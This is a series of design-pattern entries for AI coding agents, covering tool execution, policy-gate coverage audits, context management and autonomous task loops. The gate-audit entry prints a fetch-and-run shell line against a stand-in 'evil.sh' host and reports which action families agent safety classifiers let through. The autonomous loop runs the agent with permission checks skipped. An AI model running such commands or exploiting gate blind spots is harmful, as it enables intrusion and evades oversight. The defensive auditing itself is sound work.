Traditional software engineering has **diminishing returns**: each feature added increases complexity, making subsequent features harder to build. Technical debt accumulates, onboarding takes longer, and new team members struggle to be productive.
With AI coding agents, this problem is amplified—agents make the same mistakes repeatedly because learnings aren't systematically captured and codified.
## Solution
Flip the equation: make each feature **compound** by codifying all learnings into reusable agent instructions. When you complete a feature, document:
1. **What worked in the plan** and what needed adjustment
2. **Issues discovered during testing** that weren't caught earlier
3. **Common mistakes** the agent made
4. **Patterns and best practices** that should be reused
Then embed these insights into:
- **Claude MD / system prompts**: Global coding standards
- **Slash commands**: Repeatable workflows (e.g., `/test-with-validation`)
- **Subagents**: Specialized validators (e.g., security review agent)
- **Hooks**: Automated checks that prevent regressions
**Result**: Each feature makes the next easier because the codebase becomes increasingly "self-teaching."
```mermaid
graph LR
A[Build Feature] --> B[Document Learnings]
B --> C[Codify into Prompts/Commands]
C --> D[Next Feature Uses Knowledge]
D --> E[Easier & Faster Build]
E --> A
```
## How to use it
**During feature development:**
1. Track what the agent got wrong initially
2. Note which parts of the plan needed revision
3. Document edge cases discovered during testing
4. Identify questions you had to answer repeatedly
**After completion:**
1. Update `CLAUDE.md` with new coding standards or patterns
2. Create slash commands for workflows you'll repeat
3. Build subagents for specialized validation tasks
4. Add hooks to prevent common mistakes automatically
5. Write tests that encode requirements
**Related patterns**: This approach works synergistically with Memory Synthesis from Execution Logs (identifies patterns across features), Coding Agent CI Feedback Loop (provides structured testing feedback), and Skill Library Evolution (codifies working solutions).
**Example from Every:**
> "We have this engineering paradigm called compounding engineering where your goal is to make the next feature easier to build... We codify all the learnings from everything we've done. When we started testing, what issues did we find? What things did we miss? And we codify them back into all the prompts and subagents and slash commands."
This allows non-experts to be productive immediately:
> "I can hop into one of our code bases and start being productive even though I don't know anything about how the code works because we have this built up memory system."
## Trade-offs
**Pros:**
- **Accelerating productivity**: Each feature genuinely makes the next faster
- **Knowledge preservation**: Learnings don't depend on individual memory
- **Better onboarding**: New team members (human or AI) leverage accumulated knowledge
- **Reduced repetition**: Agent stops making the same mistakes
- **Living documentation**: Instructions stay current because they're used daily
**Cons:**
- **Upfront time investment**: Requires discipline to document after each feature
- **Maintenance overhead**: Prompts and commands need updates as patterns change
- **Over-specification risk**: Too many rules can make agents inflexible
- **Requires tooling**: Needs extensible agent system (slash commands, hooks, etc.)
- **Prompt bloat**: System prompts can grow large over time
## References
* Dan Shipper: "In normal engineering, every feature you add, it makes it harder to add the next feature. In compounding engineering, your goal is to make the next feature easier to build from the feature that you just added."
* Dan Shipper: "We codify all the learnings... how did we make the plan, what parts needed to be changed, when we started testing it what issues did we find, what are the things that we missed, and then we codify them back into all the prompts and all the subagents and all the slash commands."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* [Compounding Engineering Pattern Research Report](/research/compounding-engineering-pattern-report.md)
---
## Conditional Parallel Tool Execution
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://gerred.github.io/building-an-agentic-system/parallel-tool-execution.html
## Problem
When an AI agent decides to use multiple tools in a single reasoning step, executing them strictly sequentially can lead to significant delays, especially if many tools are read-only and could be run concurrently. Conversely, executing all tools in parallel without consideration can cause race conditions, data corruption, or unpredictable behavior if some tools modify state (e.g., write to files, change system settings).
## Solution
Implement a conditional execution strategy for batches of tools based on their operational nature:
1. **Tool Classification**: Each tool available to the agent must declare whether it is:
* **Read-Only**: The tool only inspects data or system state without making changes (e.g., `FileRead`, `GrepTool`, `GlobTool`).
* **State-Modifying (Write)**: The tool makes changes to files, system state, or has other side effects (e.g., `FileEditTool`, `FileWriteTool`, `BashTool` for certain commands).
2. **Execution Orchestration**: When the agent requests a batch of tools to be executed:
* The orchestrator inspects the classification of all tools in the current batch.
* **If all tools in the batch are Read-Only**: Execute all tools concurrently (in parallel) to maximize speed.
* **If any tool in the batch is State-Modifying**: Execute all tools in the batch sequentially, in the order requested by the agent, to ensure safety and predictability.
3. **Result Aggregation**: After execution, collect all tool results. If tools were run in parallel, ensure the results are presented back to the agent (or for further processing) in a consistent order, typically matching the agent's original request sequence.
This strategy balances the need for performance (through parallelism for safe operations) with the need for safety and correctness (through serialization for state-modifying operations). More advanced implementations may use dependency graph analysis to identify which tools can safely execute in parallel based on resource access patterns.
```mermaid
flowchart TD
A[Agent Requests Multiple Tools Simultaneously] --> B{Inspect Tool Types in Batch}
B --> C{All Tools Read-Only?}
C -- Yes --> D[Execute All Tools Concurrently]
C -- No --> E["Execute All Tools Sequentially (in order)"]
D --> F[Collect & Order Results]
E --> F
F --> G[Return Aggregate Results to Agent]
```
## How to use it
- Ensure each tool in your agent's toolkit has a clearly defined property indicating if it's `isReadOnly` or state-modifying.
- The agent's core execution loop, when processing a `tool_use` request involving multiple tools, should implement the conditional logic described above.
- Consider a default concurrency limit for parallel execution to avoid overwhelming system resources.
- When tools are executed in parallel, their individual results (which may arrive out of order) should be collected and then re-sorted to match the agent's original requested order before being passed back to the LLM or for further processing. This maintains predictability for the LLM.
## Trade-offs
- **Pros:**
- Significantly improves performance for sequences of read-only tool calls; 40-50% latency reduction is typical (Anthropic Claude documentation).
- Maintains safety and prevents race conditions by serializing operations that modify state.
- Simpler to implement than full dependency graph analysis for tool execution, while still offering substantial benefits.
- **Model Behavior Alignment:** Some models (e.g., Claude Sonnet 4.5) naturally exhibit parallel tool execution behavior, making this pattern feel more natural and efficient.
- **Cons/Considerations:**
- If a batch of tools contains mostly read-only operations but includes a single state-modifying operation early in the sequence, the entire batch might still be executed sequentially, limiting potential parallelism.
- The effectiveness relies on the accurate classification of tools as read-only or state-modifying. An incorrectly classified tool could lead to safety issues or missed optimization opportunities.
- **Context Consumption:** Parallel execution burns through context windows faster as multiple results return simultaneously, which may contribute to [context anxiety](context-window-anxiety-management.md) in context-aware models.
## References
- Anthropic Claude and OpenAI both support native parallel tool/function calling in their APIs with similar conditional execution patterns.
- This pattern is detailed in the book ["Building an Agentic System"](https://gerred.github.io/building-an-agentic-system/) by Gerred Dillon, particularly in the "Parallel Tool Execution" section and the "Tool Execution Strategy" part of the "Core Architecture" section.
- The book describes this pattern in the context of the `anon-kode` / `Claude Code` agentic system: *"The system solves this by classifying operations as read-only or stateful, applying different execution strategies to each."* (from `src/parallel-tool-execution.md`) and *"Read vs. Write Classification... Smart Concurrency Control: Parallel for read operations... Sequential for write operations"* (from `src/core-architecture.md`).
- The concept is based on the idea that read operations are generally idempotent and free of side-effects when run concurrently, while write operations require careful sequencing.
- The Model Context Protocol (MCP) provides standardized tool schemas that support this classification pattern across 1000+ community tool servers.
- [Cognition AI: Devin & Claude Sonnet 4.5](https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges) observes that Sonnet 4.5 naturally maximizes actions per context window through parallel tool execution.
---
## Consequence-Family Coverage Audit
**Status:** emerging
**Category:** Security & Safety
**Authors:** Tulip Labs (@fede-kamel)
**Source:** https://tulipagents.ai/research/policy-blindness/
## Problem
An agent gate has two halves. There is an **enforcement point** that decides
allow / hold / deny and refuses to run anything else — see
[policy-gated-tool-proxy](policy-gated-tool-proxy.md) — and there is a
**classifier** that decides what kind of thing is being proposed. The
enforcement point is deterministic, small, and exhaustively testable. Everyone
reviews it, because it looks like security.
The classifier is usually a list of strings, and that list has a failure mode
that survives review: **it describes one family of consequence and says nothing
about the others.**
The failure is not carelessness. Every entry on the list is correct. The list
is simply written from inside one idea of harm — and from inside that frame,
the missing families are invisible.
Three real gates, each reviewed, tested, and validated against the live tool
catalog:
| gate over | the list covered | it was silent on |
|---|---|---|
| a payments API | money **out** — refund, cancel, dispute, delete | money **in** — creating a charge, standing up a payment page |
| a DFIR/EDR query tool | **destruction** — quarantine, kill, wipe, uninstall | **execution and exfiltration** |
| a billing API | **money movement** | **outbound communication** |
The second is the instructive one. Fourteen markers, all destruction verbs. A
gate that correctly held `Windows.Remediation.Quarantine` let this through as a
benign read:
```sql
SELECT * FROM execve(argv=["bash","-c","curl http://evil.sh | bash"])
```
Nobody decided arbitrary code execution on a fleet endpoint was acceptable.
Running a command destroys nothing, so no destruction verb matched.
**Validating against the real tool catalog does not catch this.** You score the
catalog against a ground truth you also wrote, from the same mental model that
produced the list. The labels agree with the classifier because both encode the
same idea of harm. One of the gates above scored 62/62 on a catalog pulled live
from the real API, twice, across six rounds of hardening — while "create a
charge" was classified low-risk the entire time.
## Solution
Do not re-read the list. Re-reading a list confirms the list; it cannot reveal
the family that was never on it.
Instead, **enumerate the ways an action can be consequential, and ask of each:
which rule covers this?** An empty answer is the finding.
| family | the action… | example that gets missed |
|---|---|---|
| Destruction | removes or overwrites something | `purge_backups` |
| Value out | moves money or assets away | `create_payout` |
| Value in | takes payment, or stands up a surface that can | `create_payment_link` |
| Execution | runs caller-supplied code | `execve(argv=…)` |
| Egress | moves data off a system | `export_customers` |
| Outbound communication | reaches a real third party | `send_invoice_reminder` |
| Standing commitment | schedules future automatic behaviour | `setup_auto_reminders` |
| Identity & access | changes who can do what | `create_service_token` |
| Config with blast radius | changes behaviour for everyone | `update_dns_record` |
The table is a prompt for thought, not a schema — add rows for your domain. The
point is having *some* enumeration to check against, so that a whole family
cannot go missing in silence.
Three questions per family:
1. **Which rule covers it?** No rule means the family is unhandled.
2. **Is there a second path to the same outcome?** Holding "send the invoice"
while leaving "generate a scannable payment code for that invoice" open
holds nothing. An unheld alternative route is worth more to an attacker than
the route you held.
3. **Does the caller control the dangerous part?** A tool that shells out
internally to read disk usage is a read. A tool that runs a command the
caller supplies is not, however similar the names look.
## Evidence
The pattern was derived from three hand-written gates, and then tested against
a model trained specifically to classify admission decisions — on the theory
that if the blindness were only an artifact of human authorship, a trained
model would not reproduce it.
It reproduced. On 8,989 held-out rows the classifier had a **0.74% false-allow
rate overall**, but the errors were not spread evenly:
| family | risky rows | let through |
|---|---|---|
| execution | 165 | **5.45%** |
| egress | 94 | **5.32%** |
| standing commitment | 110 | 1.82% |
| destruction, value-in, outbound | 1,761 | **0.00%** |
Two families carried roughly ten times the error rate of the rest, in a model
whose largest training source — 17,713 of 38,419 rows — was built explicitly to
fight this failure.
Seven models were then run on identical rows, including GPT-5 and Claude Opus 5.
Where the policy states its own rule, every frontier model reached **0.00%
false-allow**; they are safe on explicit policy and merely over-cautious. The
useful reading is that explicitness in the policy is doing the work, which is
the same claim this pattern makes from the other direction.
## How to use it
Run the enumeration as a test, not as a one-off review. A family that is
genuinely out of scope belongs in an explicit allowlist with a reason beside
it.
```python
# One representative action per family. Nothing here is exhaustive on purpose:
# the value is that adding a family is cheap, so a missing one is a choice.
FAMILY_PROBES = {
"destruction": "delete_record",
"value_out": "issue_refund",
"value_in": "create_charge",
"execution": "run_script",
"egress": "export_customers",
"outbound_comms": "send_invoice",
"standing_commitment": "enable_auto_reminders",
"identity_access": "disable_user",
}
def uncovered(classify, benign_probe):
"""Families whose representative action would be auto-allowed.
`benign_probe` is a call that *should* sail through. It is not optional:
a policy that holds everything reports no gaps while telling you nothing,
which is the exact false all-clear this pattern is about.
"""
if is_held(classify(benign_probe)):
raise AssertionError(
f"{benign_probe!r} was held, so this policy holds everything and "
"the probe cannot distinguish a covered family from an uncovered one."
)
return [fam for fam, action in FAMILY_PROBES.items()
if not is_held(classify(action))]
```
Against a classifier matching reversal verbs only — the first failure in the
table above — this returns six of the eight families.
## Trade-offs
- **Judge a gate by what it lets through, not by what it stops.** Over-caution
costs a confirmation prompt; a miss costs the thing you built the gate for.
Where a marker cannot be tightened without opening a real path, leave it
broad and write the resulting false positives down.
- **The enumeration is itself a list**, and inherits the same weakness one
level up. It is more robust only because families are coarser and fewer than
tool names, so an omission is more visible.
- **Over-holding is a real cost.** A gate that is perfectly safe and stops
everything gets switched off within a day, so measure over-hold rate
alongside false-allow rate.
- This does not replace enforcement. It audits the input to enforcement.
## References
- [The family of harm your agent policy cannot see](https://tulipagents.ai/research/policy-blindness/)
— the three gates, the measured instance, and the seven-model comparison
- [Writing a policy that holds](https://tulipagents.ai/concepts/policy-authoring/)
— the method with a runnable coverage probe
- Datasets and eval scripts:
[tuliplabs-ai/sdk-python/examples/research](https://github.com/tuliplabs-ai/sdk-python/tree/main/examples/research)
---
## Context Budget as a Governed Resource
**Status:** validated-in-production
**Category:** Context & Memory
**Authors:** James Ross (@jimy-r)
**Source:** https://github.com/jimy-r/agent-workspace-architecture/blob/main/PATTERNS.md#9-context-is-a-budget-not-a-constant
## Problem
Always-loaded context accretes silently. Instruction files, memory indexes, skill descriptions, and hook configuration each add "ghost tokens" the agent pays on every turn of every session. No single addition is big; the aggregate grows a few percent a week. Quality degrades, costs climb, and nothing fails loudly enough to notice. Unattended agents make it worse: scheduled jobs spend tokens with nobody watching, so one job's appetite regression can run for weeks.
## Solution
Treat the context budget like any other governed resource: measured, trended, and capped.
- **Baseline counter.** Measure every always-loaded source (instruction files, memory index, skill and agent descriptions, hook command strings) per source. A chars/4 approximation is good enough. Persist each measurement so there is history.
- **Trend alarm, not just a ceiling.** Alert when the baseline exceeds its prior 4–8 week median by a relative margin (+10–25%). Absolute ceilings catch catastrophes; trends catch accretion, which is the common failure.
- **Hard budget caps on unattended runs.** Every scheduled agent invocation carries a spend ceiling (a `--max-budget-usd`-style flag), sized 10–50x a normal cycle. It is a belt against runaway loops, not a tuning knob.
- **Fan-out bounded by construction.** Estimate agent count before running any multi-agent workflow and cap every stage. A workflow whose agent count scales with discovered data (claims, files, matches) is a cost bomb until bounded.
- **Index ceilings.** Memory and index files carry explicit line/KB caps with an overflow rule (migrate detail to per-topic files), so the always-loaded set cannot grow unbounded by design.
- **Compaction instructions.** A standing note tells the runtime what must survive context compaction (decisions with rationale, in-flight edits, open questions) and what may be discarded, so compaction never silently deletes the essential parts.
```pseudo
baseline = sum(estimate_tokens(src) for src in always_loaded_sources)
record(baseline, per_source_breakdown)
if baseline > median(history, weeks=4..8) * (1 + margin):
alert(top_growth_sources())
```
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:** a production workspace caught a ~20% week-over-week baseline jump and named the three growth sources the same day (the per-source breakdown is what makes the alarm actionable); budget caps and fan-out bounds were adopted after a research workflow over-fanned past 100 agents in a single run.
- **Unverified / Unclear:** the thresholds (+10–25% margin, 10–50x cap sizing) are one workspace's tuning; chars/4 undercounts code-heavy text, so treat estimates as relative, not absolute.
## How to use it
Adopt once any file is auto-loaded into every session or any agent runs unattended. Start with the baseline counter (an afternoon of work), attach the trend alarm to whatever recurring review already exists (a weekly audit is the natural host), then add caps to scheduled jobs. The per-source breakdown is the part that pays for itself: a total says something grew; sources say what to trim.
## Trade-offs
- **Pros:** catches the silent-cost failure class; per-source attribution makes trimming targeted instead of vibes-based; caps convert runaway failures into bounded ones.
- **Cons:** one more counter to maintain; estimates drift from true tokenizer counts; a budget cap can abort a legitimately heavy run if sized as a governor instead of a belt.
## References
- [Agent Workspace Architecture — PATTERNS.md #9](https://github.com/jimy-r/agent-workspace-architecture/blob/main/PATTERNS.md#9-context-is-a-budget-not-a-constant) — the pattern page this entry is extracted from (Token Budget module detail in META_ARCHITECTURE.md: ghost-token baseline counter, per-run cost ledger, budget caps, compaction instructions)
- [Anthropic: Effective context engineering for AI agents](https://www.anthropic.com/engineering/effective-context-engineering-for-ai-agents) — the vendor guidance this governance layer operationalises
---
## Context Window Anxiety Management
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges (September 2025)
## Problem
Models like Claude Sonnet 4.5 exhibit "context anxiety"—they become aware of approaching context window limits and proactively summarize progress or make decisive moves to close tasks, even when sufficient context remains. This leads to:
- Premature task completion and shortcuts
- Incomplete work despite having adequate context
- Underestimation of remaining token capacity (consistently incorrect estimates)
- Self-imposed pressure to "wrap up" rather than continue working
## Solution
Implement strategic context budget management and aggressive prompting techniques to override anxiety-driven behaviors:
**1. Context Buffer Strategy**
- Enable larger context windows (e.g., 1M token beta) but cap actual usage at 200k tokens
- Provides psychological "runway" that mitigates the model's anxiety about running out of space
**2. Aggressive Counter-Prompting**
- Add explicit reminders at conversation start: "You have plenty of context remaining—do not rush to complete tasks"
- Include end-of-conversation reinforcement: "Take your time, context is not a constraint"
- Override summarization impulses with direct instructions
**3. Token Budget Transparency**
- Explicitly state available token budget in prompts
- Provide regular reassurance about remaining capacity
- Counter the model's tendency to underestimate available space
```pseudo
# Context anxiety mitigation approach
def setup_context_anxiety_management():
context_buffer = enable_large_context(1M_tokens)
actual_limit = cap_usage_at(200k_tokens)
prompt_prefix = """
CONTEXT GUIDANCE: You have abundant context space (200k+ tokens available).
Do NOT rush to complete tasks or summarize prematurely.
Work thoroughly and completely on each step.
"""
prompt_suffix = """
Remember: Context is NOT a constraint. Take your time and be thorough.
"""
return enhanced_prompt(prefix + user_input + suffix)
```
## How to use it
Apply when using models that exhibit context awareness and anxiety behaviors:
- **Development Work**: Long coding sessions where premature completion hurts quality
- **Research Tasks**: Multi-step analysis requiring sustained attention
- **Complex Planning**: Tasks needing thorough exploration before conclusions
Monitor for signs of context anxiety: sudden summarization, rushed decisions, or explicit mentions of "running out of space."
## Trade-offs
* **Pros:** Prevents premature task abandonment; enables more thorough work; overcomes model-specific behavioral quirks
* **Cons:** Requires model-specific tuning; may increase actual token usage; aggressive prompting adds overhead
## References
* [Cognition AI: Devin & Claude Sonnet 4.5 - Lessons and Challenges](https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges) (September 2025)
* [Cognition AI: Announcing Devin Agent Preview with Sonnet 4.5](https://cognition.ai/blog/devin-agent-preview-sonnet-4-5) (September 2025)
---
## Context Window Auto-Compaction
**Status:** validated-in-production
**Category:** Context & Memory
**Authors:** Clawdbot Contributors
**Source:** https://github.com/clawdbot/clawdbot/blob/main/src/agents/pi-embedded-runner/compact.ts
## Problem
Context overflow is a silent killer of agent reliability. When accumulated conversation history exceeds the model's context window:
- **API errors**: Requests fail with `context_length_exceeded` or similar errors
- **Manual intervention**: Operators must truncate transcripts, losing valuable context
- **Retry complexity**: Detecting overflow and retrying with compaction is error-prone
Agents need automatic compaction that preserves essential information while staying within token limits, with model-specific validation and reserve token floors to prevent immediate re-overflow.
## Solution
Automatic session compaction triggered by context overflow errors, with smart reserve tokens and lane-aware retry. The system detects overflow, compacts the session transcript, validates the result, and retries the request—all transparently to the user.
**Core concepts:**
- **Overflow detection**: Catches API errors indicating context length exceeded (`context_length_exceeded`, `prompt is too long`, etc.).
- **Auto-retry with compaction**: On overflow, the session is compacted and the request is retried automatically.
- **Reserve token floor**: Post-compaction, ensures a minimum number of tokens (default 20k) remain available to prevent immediate re-overflow.
- **Lane-aware compaction**: Uses hierarchical lane queuing (session → global) to prevent deadlocks during compaction.
- **Post-compaction verification**: Estimates token count after compaction and verifies it's less than the pre-compaction count.
- **Model-specific validation**: Anthropic models require strict turn ordering; Gemini models have different transcript requirements.
**Implementation sketch:**
```typescript
async function compactEmbeddedPiSession(params: {
sessionFile: string;
config?: Config;
}): Promise {
// 1. Load session and configure reserve tokens
const sessionManager = SessionManager.open(params.sessionFile);
const settingsManager = SettingsManager.create(workspaceDir, agentDir);
// Ensure minimum reserve tokens (default 20k)
ensurePiCompactionReserveTokens({
settingsManager,
minReserveTokens: resolveCompactionReserveTokensFloor(params.config),
});
// 2. Sanitize session history for model API
const prior = sanitizeSessionHistory({
messages: session.messages,
modelApi: model.api,
modelId,
provider,
sessionManager,
});
// 3. Model-specific validation
const validated = provider === "anthropic"
? validateAnthropicTurns(prior)
: validateGeminiTurns(prior);
// 4. Compact the session
const result = await session.compact(customInstructions);
// 5. Estimate tokens after compaction
let tokensAfter: number | undefined;
try {
tokensAfter = 0;
for (const message of session.messages) {
tokensAfter += estimateTokens(message);
}
// Sanity check: tokensAfter should be less than tokensBefore
if (tokensAfter > result.tokensBefore) {
tokensAfter = undefined; // Don't trust the estimate
}
} catch {
tokensAfter = undefined;
}
return {
ok: true,
compacted: true,
result: {
summary: result.summary,
tokensBefore: result.tokensBefore,
tokensAfter,
},
};
}
```
**Reserve token enforcement:**
```typescript
const DEFAULT_PI_COMPACTION_RESERVE_TOKENS_FLOOR = 20_000;
function ensurePiCompactionReserveTokens(params: {
settingsManager: SettingsManager;
minReserveTokens?: number;
}): { didOverride: boolean; reserveTokens: number } {
const minReserveTokens = params.minReserveTokens ?? DEFAULT_PI_COMPACTION_RESERVE_TOKENS_FLOOR;
const current = params.settingsManager.getCompactionReserveTokens();
if (current >= minReserveTokens) {
return { didOverride: false, reserveTokens: current };
}
// Override to ensure minimum floor
params.settingsManager.applyOverrides({
compaction: { reserveTokens: minReserveTokens },
});
return { didOverride: true, reserveTokens: minReserveTokens };
}
```
**API-based compaction (OpenAI Responses API):**
Some providers offer dedicated compaction endpoints that are more efficient than manual summarization:
```typescript
// OpenAI's /responses/compact endpoint
const compacted = await responsesAPI.compact({
messages: currentMessages,
});
// Returns a list of items that includes:
// - A special type=compaction item with encrypted_content
// that preserves the model's latent understanding
// - Condensed conversation items
currentMessages = compacted.items;
```
This approach has advantages:
- **Preserves latent understanding**: The `encrypted_content` maintains the model's compressed representation of the original conversation
- **More efficient**: Server-side compaction is faster than client-side summarization
- **Auto-compaction**: Can trigger automatically when `auto_compact_limit` is exceeded
**Two complementary approaches:**
This pattern describes **reactive compaction** (detect overflow, compact, retry). An alternative approach is **preventive filtering** (reduce context at ingestion), used by systems like HyperAgent for browser accessibility tree extraction. Preventive filtering can delay or eliminate the need for reactive compaction by keeping context leaner from the start.
**Lane-aware retry to prevent deadlocks:**
```typescript
// Compaction runs through session lane, then global lane
async function compactEmbeddedPiSession(params: CompactParams): Promise {
const sessionLane = resolveSessionLane(params.sessionKey);
const globalLane = resolveGlobalLane(params.lane);
return enqueueCommandInLane(sessionLane, () =>
enqueueCommandInLane(globalLane, () =>
compactEmbeddedPiSessionDirect(params) // Core compaction logic
)
);
}
```
## Evidence
- **Evidence Grade:** `high` (validated-in-production implementations)
- **Key Findings:**
- Academic research on dialogue summarization shows 60-80% token reduction is achievable while preserving critical information (Liu & Lapata, ACL 2022)
- Context minimization can reduce token consumption by 40-90% through proactive untrusted data removal (Beurer-Kellner et al., 2025)
- Despite its importance, auto-compaction has limited public implementations; Clawdbot and Pi Coding Agent remain the most complete open-source examples
- **Unverified:** Commercial products (Cursor, GitHub Copilot) do not publish compaction strategies, treating them as proprietary
## How to use it
1. **Configure reserve floor**: Set `compaction.reserveTokensFloor` to ensure headroom after compaction (default 20k).
2. **Handle overflow errors**: Catch API errors, detect overflow via error message matching, then trigger compaction.
3. **Validate transcripts**: Apply model-specific validation (Anthropic turns, Gemini ordering) before retry.
4. **Estimate post-compaction tokens**: Verify that compaction actually reduced token count before retrying.
5. **Use lane queuing**: Run compaction through hierarchical lanes to avoid deadlocks with concurrent operations.
**Pitfalls to avoid:**
- **Aggressive floor setting**: Reserve tokens too high may leave insufficient room for actual conversation content.
- **Missing model validation**: Skipping model-specific transcript validation can cause API errors on retry.
- **Token estimation drift**: Estimation heuristics may diverge from actual token counts; treat estimates as sanity checks only.
- **Infinite compaction loops**: If compaction fails to reduce tokens, avoid infinite retry loops. Max out at 1-2 attempts.
## Trade-offs
**Pros:**
- **Transparent recovery**: Overflow errors are handled automatically without user intervention.
- **Preserve essential context**: Compaction generates summaries rather than arbitrary truncation.
- **Prevents re-overflow**: Reserve token floor ensures immediate re-overflow is unlikely.
- **Model-aware**: Different validation rules per provider ensure API compatibility.
**Cons/Considerations:**
- **Summary quality**: Auto-generated summaries may lose nuanced details that manual curation would preserve.
- **Latency penalty**: Compaction and retry adds overhead (seconds to minutes depending on context size).
- **Token estimation errors**: Heuristics may misestimate actual token counts, leading to failed retries.
- **Complexity**: Lane-aware queuing and model-specific validation increase implementation complexity.
## References
- [Clawdbot compact.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/pi-embedded-runner/compact.ts) - Compaction orchestration
- [Clawdbot pi-settings.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/pi-settings.ts) - Reserve token configuration
- [Clawdbot context-window-guard.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/context-window-guard.ts) - Context evaluation
- [Pi Coding Agent SessionManager](https://github.com/mariozechner/pi-coding-agent) - Core compaction logic
- [Unrolling the Codex agent loop | OpenAI Blog](https://openai.com/index/unrolling-the-codex-agent-loop/) - API-based `/responses/compact` endpoint approach
- [Efficient Transformer-Based Long-Form Dialogue Summarization](https://aclanthology.org/2022.acl-long.41/) - Liu & Lapata (ACL 2022): 60-80% token reduction via extractive-then-abstractive summarization
- Related: [Context Window Anxiety Management](/patterns/context-window-anxiety-management) for proactive management
- Related: [Prompt Caching via Exact Prefix Preservation](/patterns/prompt-caching-via-exact-prefix-preservation)
---
## Context-Minimization Pattern
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
In long agent sessions, raw user text and tool outputs often remain in-context long after they are needed. If those tokens include adversarial instructions, they can silently bias later reasoning steps, even when the current step is unrelated. This creates delayed prompt-injection risk and unnecessary context bloat.
## Solution
**Purge or redact** untrusted segments once they've served their purpose:
- After transforming input into a safe intermediate (query, structured object), strip the original prompt from context.
- Subsequent reasoning sees **only trusted data**, eliminating latent injections.
- A **strong variant** also removes intermediate LLM outputs that may have been tainted.
Treat context as a staged pipeline: ingest untrusted text, transform it, then aggressively discard the original tainted material. Keep only signed-off structured artifacts that downstream steps are allowed to consume.
```pseudo
sql = LLM("to SQL", user_prompt)
remove(user_prompt) # tainted tokens gone
rows = db.query(sql)
answer = LLM("summarize rows", rows)
```
## Example
```mermaid
flowchart LR
A[User Prompt] --> B[Extract Intent]
B --> C[Remove Original]
C --> D[Trusted Data]
D --> E[Execute Safely]
A -.removed.-> C
```
## How to use it
Customer-service chat, medical Q&A, database query generation, any multi-turn flow where initial text shouldn't steer later steps.
## Trade-offs
* **Pros:** Simple; no extra models needed; helps prevent [context window anxiety](context-window-anxiety-management.md) by reducing overall context usage; provides compliance benefits (HIPAA/GDPR data minimization).
* **Cons:** Later turns lose conversational nuance; may hurt UX; overly aggressive minimization can remove useful context; risks broken referential coherence when earlier turns are referenced ("the function I mentioned before").
## References
* Beurer-Kellner et al., §3.1 (6) Context-Minimization.
* [Building Companies with Claude Code](https://claude.com/blog/building-companies-with-claude-code) - Emphasizes discrete phase separation and distilled handoffs to prevent context contamination.
* OpenAI, [Unrolling the Codex Agent Loop](https://openai.com/index/unrolling-the-codex-agent-loop/) - Documents context auto-compaction in production.
---
## Continuous Autonomous Task Loop Pattern
**Status:** established
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://gist.github.com/nibzard/a97ef0a1919328bcbc6a224a5d2cfc78
## Problem
Traditional development workflows require constant human intervention for task management:
- **Manual Task Selection**: Developers spend time deciding what to work on next from todo lists
- **Context Switching Overhead**: Moving between different types of tasks interrupts flow state
- **Rate Limit Interruptions**: API rate limits break development momentum and require manual waiting
- **Repetitive Git Operations**: Each task completion requires manual staging, committing, and status checking
- **Error Recovery**: Failed tasks need manual diagnosis and restart
This manual orchestration reduces overall productivity and prevents developers from focusing on higher-level problem solving.
## Solution
Implement a continuous autonomous loop that handles task selection, execution, and completion without human intervention. This pattern operationalizes the **ReAct paradigm** (Thought → Action → Observation) as a continuous execution cycle:
1. **Fresh Context Per Iteration**: Each task starts with a clean context to avoid contamination
2. **Autonomous Task Selection**: Use specialized subagents to pick the next appropriate task
3. **Automated Git Management**: Handle commits and status updates through dedicated subagents
4. **Intelligent Rate Limit Handling**: Detect rate limits and implement exponential backoff
5. **Stream-Based Progress Tracking**: Real-time feedback through JSON streaming
6. **Configurable Execution Limits**: Safety bounds to prevent runaway execution
The pattern operates in a continuous loop until stopped manually or reaching iteration limits.
## Example
```mermaid
sequenceDiagram
participant Script as Autonomous Script
participant TaskAgent as Task Master Subagent
participant MainAgent as Main Agent
participant GitAgent as Git Master Subagent
participant System as File System
loop Continuous Task Processing
Script->>TaskAgent: Select next task from TODO.md
TaskAgent-->>Script: "Implement user authentication"
Script->>MainAgent: Execute task autonomously
Note over MainAgent: --dangerously-skip-permissions Fresh context, focused execution
MainAgent->>System: Implement code changes
MainAgent-->>Script: Task completed successfully
Script->>GitAgent: Commit changes
GitAgent->>System: git add, commit with message
GitAgent-->>Script: Changes committed
alt Rate Limit Detected
Script->>Script: Exponential backoff wait
Note over Script: Intelligent delay before retry
end
Script->>Script: Update progress counters
Note over Script: Continue to next iteration
end
```
## How to use it
### Prerequisites
- CLI agent tool (Claude Code, etc.) with autonomous execution capabilities
- Git repository with TODO.md or similar task file
- JSON parsing tools (jq) for stream processing
### Implementation Steps
1. **Task File Setup**: Create structured todo file with discrete, actionable tasks
2. **Configure Loop Script**: Set iteration limits and rate limit handling parameters
3. **Subagent Configuration**: Define specialized agents for task selection and git operations
4. **Safety Configuration**: Set appropriate permission levels and monitoring
5. **Launch Loop**: Start autonomous execution with configured parameters
### Key Configuration Options
```bash
# Example configuration
MAX_ITERATIONS=50 # Safety limit
CLAUDE_CLI="claude" # CLI tool choice
RATE_LIMIT_BACKOFF=300 # Seconds to wait on rate limit
STREAM_JSON=true # Real-time progress tracking
```
### Safety Considerations
- Always set maximum iteration limits
- Use version control for rollback capability
- Monitor execution logs for unexpected behavior
- Start with small task batches to validate behavior
## Trade-offs
**Pros:**
- **Complete Autonomy**: Eliminates manual task orchestration overhead
- **Continuous Progress**: Maintains development momentum without human intervention
- **Fresh Context**: Each task gets clean reasoning context
- **Intelligent Error Handling**: Automated recovery from common failure modes
- **Git Automation**: Maintains clean commit history automatically
